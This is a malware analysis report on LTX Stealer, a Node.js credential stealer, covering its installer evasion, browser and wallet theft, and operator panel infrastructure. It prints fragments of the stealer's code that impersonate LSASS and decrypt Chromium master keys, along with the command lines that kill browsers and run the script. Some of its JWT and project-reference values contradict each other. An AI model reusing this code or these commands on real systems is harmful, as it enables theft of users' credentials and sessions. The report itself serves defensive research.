

LTX Stealer : Analysis of a Node.js–Based Credential Stealer

 cyfirma.com/research/ltx-stealer-analysis-of-a-node-js-based-credential-stealer

Published On : 2026-02-08



EXECUTIVE SUMMARY

At CYFIRMA, we analyze attacker techniques that rely on legitimate installers and user trust to enable low noise system compromise. This report presents the analysis of a Windows-based malware sample identified as LTX Stealer, distributed through a heavily obfuscated Inno Setup installer. The malware abuses a legitimate installer framework, embeds a full Node.js runtime, and applies JavaScript bytecode compilation to deliberately hinder reverse engineering efforts.

Once executed, the payload conducts large-scale credential harvesting from Chromium-based browsers, targets cryptocurrency-related artifacts, and stages the collected data for exfiltration. The campaign relies on a cloud-backed management infrastructure, where Supabase is used exclusively as

the authentication and access-control layer for the operator panel, while Cloudflare is leveraged to front backend services and mask infrastructure details.

The observed tooling, infrastructure choices, and deployment model are consistent with stealer-as-a-service (SaaS) operations, indicating a scalable threat designed for broad distribution rather than a targeted intrusion.

INTRODUCTION

Information-stealing malware continues to evolve, increasingly abusing trusted software frameworks and modern development ecosystems to evade detection and blend into normal system activity. Legitimate installers and cloud-based services are now frequently repurposed to conceal malicious payloads and complicate analysis.

LTX Stealer follows this pattern by leveraging Inno Setup as its initial delivery mechanism, embedding encrypted payloads that are only decrypted at runtime. The malware further increases analysis complexity by bundling a full Node.js runtime and employing bytecode-level obfuscation, significantly limiting static inspection.

This report outlines the LTX Stealer infection chain, focusing on installer behavior, payload deployment, credential harvesting activity, and the supporting backend infrastructure used for campaign management.

STATIC ANALYSIS:

The sample, distributed as Negro.exe, was presented as a standalone Windows application. However, metadata embedded within the executable explicitly referenced LTX Stealer, immediately calling its legitimacy into question.


The unusually large file size, coupled with the overt reference to a credential stealer in the metadata, strongly suggests that the executable functioned as a dropper or installer, rather than a conventional standalone application.

Property	Value
Description	
File description	LTX Stealer
Type	Application
File version	1.0.0.0
Product name	LTX Stealer
Product version	1.0.0.0
Copyright	NegroNegroNegroNegro
Size	101 MB
Date modified	1/13/2026 12:27 PM
Language	Language Neutral
Original filename	Negro.exe

Installer Framework Identification

Executable property confirmed that the file is a 32-bit Inno Setup installer compiled with Inno Setup 6.7.0. The use of a trusted installer framework allows the malware to blend into legitimate software distribution workflows.


Inno Setup provides built-in encryption, scripting, and post-install execution capabilities, features commonly abused by malware to conceal payloads and control execution.



Embedded Payload Characteristics

The installer contents revealed an unusually large, embedded archive containing 5,888 files, of which 5,881 were encrypted, resulting in an encryption ratio of approximately 99.9% and a total archive size of 375 MB.

Such extensive encryption is highly atypical for legitimate installers and strongly suggests deliberate analysis evasion. Standard static extraction tools were unable to recover the majority of embedded components due to installer-level encryption.



Among the limited number of visible artifacts, several components were notable, including updater.exe, a bundled python.exe with associated runtime libraries, multiple SQLite database files, and a script named decrypt.py.

var_access_benchmark.py	11.9 K	2025-09-17 13:47	{app}\lib\Tool
which.py	1.71 K	2025-09-17 13:47	{app}\lib\Tool
win_add2path.py	1.68 K	2025-09-17 13:47	{app}\lib\Tool
updater.exe	271 M	2026-01-09 00:16	{app}
CompiledCode.bin	1.38 K	2026-02-03 22:11	embedded
WizardImage0.bmp	5.63 K	2026-02-03 22:11	embedded
WizardSmallImage0.bmp	9.77 K	2026-02-03 22:11	embedded
english.isl	202 B	2026-02-03 22:11	embedded
install_script.iss	765 K	2026-02-03 22:11	
CodeSection.txt	-	2026-02-03 22:12	
SetupIcon.ico	-	2026-02-03 22:12	

The presence of decrypt.py, together with bundled Python dependencies, strongly indicated functionality associated with Chromium-based browser credential decryption, a well-documented technique commonly employed by credential-stealing malware.

Filename	Size	Date	Path
decrypt.py	5.91 K	2025-09-22 15:47	{app}\lib
LICENSE.txt	31.9 K	2025-09-17 13:47	{app}\lib
NEWS.txt	1.15 M	2025-09-17 13:47	{app}\lib
python.exe	96.2 K	2025-09-17 13:47	{app}\lib
python3.dll	60.2 K	2025-09-17 13:47	{app}\lib
python310.dll	4.24 M	2025-09-17 13:47	{app}\lib
pythonw.exe	94.7 K	2025-09-17 13:47	{app}\lib
vcruntime140.dll	94.9 K	2025-09-17 13:47	{app}\lib
vcruntime140_1.dll	36.4 K	2025-09-17 13:47	{app}\lib
libcrypto-1_1.dll	3.27 M	2025-09-17 13:47	{app}\lib\DLLs
libffi-7.dll	32.0 K	2025-09-17 13:47	{app}\lib\DLLs
libssl-1_1.dll	679 K	2025-09-17 13:47	{app}\lib\DLLs

Attempts to statically extract the embedded files failed due to extensive encryption, requiring the analysis to proceed through dynamic execution.

DYNAMIC ANALYSIS:

Installation and Privilege Escalation Behavior

Upon execution, the installer immediately requested administrator privileges, enabling it to perform system-level modifications. Following elevation, the malware gained the ability to write to protected system locations and dropped its primary payload into a directory crafted to resemble a legitimate Microsoft component:

C:\Program Files (x86)\Microsoft Updater

The malware then executed the command `attrib +h +s`, assigning Hidden (+h) and System (+s) attributes to the directory, further concealing it from standard user view and reducing the likelihood of discovery

Negro	...	DESKTOP-E0DA...	C:\Users\Admin\AppData\Local\Temp\5fM2B\WDNRQ\XZ\T\A\112d751b0rd7375cd75263c00a39a170c235d616c
Node.js	DESKTOP-E0DA...	"C:\Program Files (x86)\Microsoft Updater\updater.exe"	365f3476-0798-4275-a9b0-85aa10d86bae
Microsoft Corporat...	DESKTOP-E0DA...	C:\Windows\system32\cmd.exe /d /s /c "attrib +h +s C:\Program Files (x86)\Microsoft Updater\updater.exe"	
Microsoft Corporat...	DESKTOP-E0DA...	C:\Windows\system32\cmd.exe /d /s /c "attrib +h +s C:\Program Files (x86)\Microsoft Updater\updater.exe"	
Microsoft Corporat...	DESKTOP-E0DA...	C:\Windows\system32\cmd.exe /d /s /c "attrib +h +s C:\Program Files (x86)\Microsoft Updater\updater.exe"	

The payload, saved as `updater.exe`, was subsequently marked as hidden and system, significantly reducing its visibility and likelihood of discovery by end users.

This PC > Local Disk (C:) > Program Files (x86) > Microsoft Updater			
☐ Name	Date modified	Type	Size
unins000.dat	03-02-2026 11:50	DAT File	6,027 KB
unins000.exe	03-02-2026 11:50	Application	4,623 KB
updater.exe	09-01-2026 00:16	Application	2,77,825 KB

The embedded decrypt.py script is a core component of the overall functionality, responsible for recovering sensitive Chromium browser data, including saved credentials, cookies, and active session artifacts. It closely follows Chromium's native key protection and decryption logic to ensure successful extraction.

```
C:\Windows\system32\cmd.exe /d /s /c "taskkill /F /IM chrome.exe"
taskkill /F /IM chrome.exe
C:\Windows\system32\cmd.exe /d /s /c "lib\python.exe "lib\decrypt.py" "C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Local State""
lib\python.exe "lib\decrypt.py" "C:\Users\Admin\AppData\Local\Google\Chrome\User Data\Local State"
C:\Windows\system32\cmd.exe /d /s /c "taskkill /F /IM msedge.exe"
taskkill /F /IM msedge.exe
C:\Windows\system32\cmd.exe /d /s /c "lib\python.exe "lib\decrypt.py" "C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State""
lib\python.exe "lib\decrypt.py" "C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State"
```

The script begins by escalating privileges through the activation of SeDebugPrivilege and impersonation of the lsass.exe process. By duplicating the LSASS access token and applying it to the current execution thread, the code temporarily executes under SYSTEM context. This elevated context is necessary to access and decrypt DPAPI protected material. Once the privileged operation completes, the original thread token is restored.

```
def impersonate_lsass():
    """impersonate lsass.exe to get SYSTEM privilege"""
    original_token = windows.current_thread.token
    try:
        windows.current_process.token.enable_privilege("SeDebugPrivilege")
        proc = next(p for p in windows.system.processes if p.name == "lsass.exe")
        lsass_token = proc.token
        impersonation_token = lsass_token.duplicate(
            type=gdef.TokenImpersonation,
            impersonation_level=gdef.SecurityImpersonation
        )
        windows.current_thread.token = impersonation_token
        yield
    finally:
        windows.current_thread.token = original_token
```

(LSASS Impersonation and SYSTEM Access)

While operating under both SYSTEM and user contexts, the script decrypts the app_bound_encrypted_key from the Chromium Local State file using a two stage DPAPI decryption process. The resulting key blob is then parsed and processed through additional cryptographic routines to derive the V20 browser master key, which is ultimately used to decrypt stored credentials and session related data.

```
def main(local_state_path):
    # Read Local State
    with open(local_state_path, "r", encoding="utf-8") as f:
        local_state = json.load(f)

    app_bound_encrypted_key = local_state["os_crypt"]["app_bound_encrypted_key"]
    assert(binascii.a2b_base64(app_bound_encrypted_key)[:4] == b"APPB")
    key_blob_encrypted = binascii.a2b_base64(app_bound_encrypted_key)[4:]

    # Decrypt with SYSTEM DPAPI
    with impersonate_lsass():
        key_blob_system_decrypted = windows.crypto.dpapi.unprotect(key_blob_encrypted)

    # Decrypt with user DPAPI
    key_blob_user_decrypted = windows.crypto.dpapi.unprotect(key_blob_system_decrypted)

    # Parse key blob
    if "google" in local_state_path.lower():
        parsed_data = parse_key_blob(key_blob_user_decrypted)
        v20_master_key = derive_v20_master_key(parsed_data)
    else:
        v20_master_key = key_blob_user_decrypted[-32:]
```



(Chromium Master Key Decryption Flow)

updater.exe:

The dropped payload, updater.exe, is unusually large, measuring approximately 271 MB. Metadata analysis confirmed that the file is not a legitimate Windows updater but a packaged Node.js runtime, indicating that the malware is implemented as a Node.js-based stealer.

The payload was built using pkg, which bundles JavaScript code, application dependencies, and the Node.js runtime into a single executable.

To significantly hinder reverse engineering, the embedded JavaScript logic was compiled using Bytenode, converting the original source code into JavaScript bytecode (.jsc). Overlay inspection confirmed the presence of compiled bytecode, effectively preventing straightforward source recovery and demonstrating a deliberate, layered approach to increasing analysis complexity.



Credential Harvesting Activity

updater.exe immediately began harvesting sensitive user data. File system monitoring confirmed repeated access to browser configuration files used to store encryption keys.

For Microsoft Edge, the malware repeatedly accessed:

C:\Users\<User>\AppData\Local\Microsoft\Edge\User Data\Local State

The extracted encryption material enables decryption of stored login credentials, cookies, and authentication tokens across user profiles.

updater.exe	9160	CloseFile	C:\Windows\System32\cmd.exe
updater.exe	9160	CreateFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	QueryBasicInfor...	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	CloseFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	CreateFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	QueryAllInforma...	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	QueryInformatio...	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	CloseFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	CreateFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	QueryAllInforma...	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	QueryInformatio...	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	ReadFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	CloseFile	C:\Users\Admin\AppData\Local\Microsoft\Edge\User Data\Local State
updater.exe	9160	CreateFile	C:\Windows\System32\cmd.exe
updater.exe	9160	QueryBasicInfor...	C:\Windows\System32\cmd.exe

Using the same technique, the malware targets Google Chrome by accessing the browser's Local State file to extract the encryption key. This key is then used to decrypt credentials stored within Chrome's internal databases, enabling recovery of saved usernames, passwords, cookies, and active session data.

[illegible]

Cryptocurrency Wallet Theft


In addition to browser data, the malware collects cryptocurrency-related artifacts by searching for wallet files and browser-based wallet extension data. Harvested items may include wallet configurations,

cached credentials, and other sensitive financial information, which are aggregated and prepared for exfiltration.

updater.exe	9160	CloseFile	C:\Users\Admin\AppData\Local\Temp\phbbr9qbuq9\wallet\Exodus\unsafe-storage.json
updater.exe	9160	CreateFile	C:\Users\Admin\AppData\Local\Temp\phbbr9qbuq9\wallet\Exodus\unsafe-storage.json
updater.exe	9160	QueryAllInforma...	C:\Users\Admin\AppData\Local\Temp\phbbr9qbuq9\wallet\Exodus\unsafe-storage.json
updater.exe	9160	QueryInformatio...	C:\Users\Admin\AppData\Local\Temp\phbbr9qbuq9\wallet\Exodus\unsafe-storage.json
updater.exe	9160	ReadFile	C:\Users\Admin\AppData\Local\Temp\phbbr9qbuq9\wallet\Exodus\unsafe-storage.json
updater.exe	9160	CloseFile	C:\Users\Admin\AppData\Local\Temp\phbbr9qbuq9\wallet\Exodus\unsafe-storage.json

All collected cryptocurrency artifacts are aggregated alongside browser credentials, screenshots, and system information, then staged within temporary directories. The data is subsequently compressed into archive files in preparation for exfiltration to attacker-controlled backend infrastructure.

updater.exe	9160	CreateFile	C:\Users\Admin\AppData\Local\Temp\b4919bf0-b443-4379-a8a6-842053d4e14a.zip
updater.exe	9160	QueryAllInforma...	C:\Users\Admin\AppData\Local\Temp\b4919bf0-b443-4379-a8a6-842053d4e14a.zip
updater.exe	9160	QueryInformatio...	C:\Users\Admin\AppData\Local\Temp\b4919bf0-b443-4379-a8a6-842053d4e14a.zip
updater.exe	9160	CloseFile	C:\Users\Admin\AppData\Local\Temp\b4919bf0-b443-4379-a8a6-842053d4e14a.zip
updater.exe	9160	CreateFile	C:\Users\Admin\AppData\Local\Temp\b4919bf0-b443-4379-a8a6-842053d4e14a.zip
updater.exe	9160	QueryAllInforma...	C:\Users\Admin\AppData\Local\Temp\b4919bf0-b443-4379-a8a6-842053d4e14a.zip
updater.exe	9160	QueryInformatio...	C:\Users\Admin\AppData\Local\Temp\b4919bf0-b443-4379-a8a6-842053d4e14a.zip
updater.exe	9160	CloseFile	C:\Users\Admin\AppData\Local\Temp\b4919bf0-b443-4379-a8a6-842053d4e14a.zip




Network Activity

During execution, the malware initiated outbound requests to ip-api.com, a geolocation service commonly abused to identify the victim’s country, region, and ISP.


Shortly thereafter, the malware resolved the domain api.eqp.lol, which returned the following IP addresses:

- 172.67.153.236
- 104.21.12.237

Both addresses are associated with Cloudflare, indicating the use of CDN infrastructure to mask backend hosting details and enhance operational resilience.



Visiting the resolved domain revealed a web-based login interface for LTX Stealer, confirming the existence of an operator dashboard.



Further investigation identified an additional panel server hosted on a separate IP address: 69[.]164.242.27

Backend Infrastructure and Authentication

Inspection of the web application scripts associated with the LTX Stealer panel revealed the use of Supabase as the backend platform.

The client-side configuration included a hardcoded Supabase project URL and an anonymous JWT key used for authentication:

- Supabase project reference: rgvtulcuemeokmofoukl
- Authentication role: anon

```
Client-Info":"supabase-ssr/0.8.0 createBrowserClient"}},auth:{...void
0,...null,flowType:"pkce",autoRefreshToken:rk(),detectSessionInUrl:rk(),persistSession:!0
,storage:n,...null}});return i&&(r=a),a)}
("https://rgvtulcucmeokmofoukl.supabase.co","eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3Mi
iOiJzdXBhYmFzZSIsInJlZiI6InJndnR1bGN1Y211b2ttb2ZvdWtsIiwicm9sZSI6ImFub24iLCJpYXQiOiE3NTcw
NDAwNTMsImV4cCI6IjA3MjYxNjA1M30.7vWURJDDiaNdcBWNjrT8ln8__d_4ox6cLcQbcBi18kE"),"handleRequ
est",0,rN],45148)}}]);
```

Decoded JWT revealed a Supabase-issued authentication token associated with the project reference rgvtulcucmeokmofoukl. The token is assigned the anonymous (anon) role and is used for operator authentication within the malware's web-based infrastructure.

The token was issued on 5 September 2025 (UTC) (iat: 1757004053) and is configured to expire on 17 September 2035 (UTC) (exp: 2073656053), indicating long-term validity intended to support persistent access to the campaign's management interface.

The use of Supabase represents a common malware technique in which legitimate cloud platforms are repurposed for operator authentication, access control, and campaign management. By relying on widely trusted services, threat actors reduce infrastructure overhead, accelerate development, and blend malicious operations into normal cloud traffic, complicating detection and disruption efforts.

```
{
  "iss": "supabase",
  "ref": "rgvtulcucmeokmofoukl",
  "role": "anon",
  "iat": 1757040053,
  "exp": 2072616053
}
```

Domain info:


The domain eqp.lol is a recently registered infrastructure (28 November 2025) leveraging Cloudflare name servers, a setup commonly observed in malware campaigns to obscure origin and rapidly rotate backend hosting. Its short registration window and minimal registrant transparency indicate potential use as command-and-control or payload distribution infrastructure rather than a legitimate long-term service.

Domain Information	
Domain:	eqp.lol
Registered On:	2025-11-28
Expires On:	2026-11-28
Updated On:	2026-01-22
Status:	client transfer prohibited
Name Servers:	bart.ns.cloudflare.com romina.ns.cloudflare.com


EXTERNAL THREAT LANDSCAPE MANAGEMENT

During the investigation of LTX Stealer, the earliest known sample was identified as having been uploaded to a popular open-source platform on 10 January 2026. On 11 January 2026, the LTX Stealer developer reportedly referenced this submission as a demonstration of zero antivirus detections, using it as a free proof-of-concept to showcase the malware's evasion capabilities.


This demonstration was leveraged to encourage adoption by other threat actors, aligning with a malware-as-a-service (MaaS) distribution model in which the stealer is promoted and sold for broader use.



Submission metadata indicated that the sample originated from Brazil, suggesting a likely geographic association of the threat actor or development activity from Brazil.



Further analysis revealed that LTX Stealer is being publicly advertised and sold through a channel named LTX Public, consistent with a stealer-as-a-service distribution model. Pricing tiers observed include USD 10 for weekly access and USD 25 for monthly access, reinforcing the assessment that the malware is intended for widespread use by multiple operators rather than limited, targeted deployments.



INDICATORS OF COMPROMISES

Indicator	Type	Remarks
eqp[.]lol	Domain	Panel
69[.]164.242.27	Domain	Panel
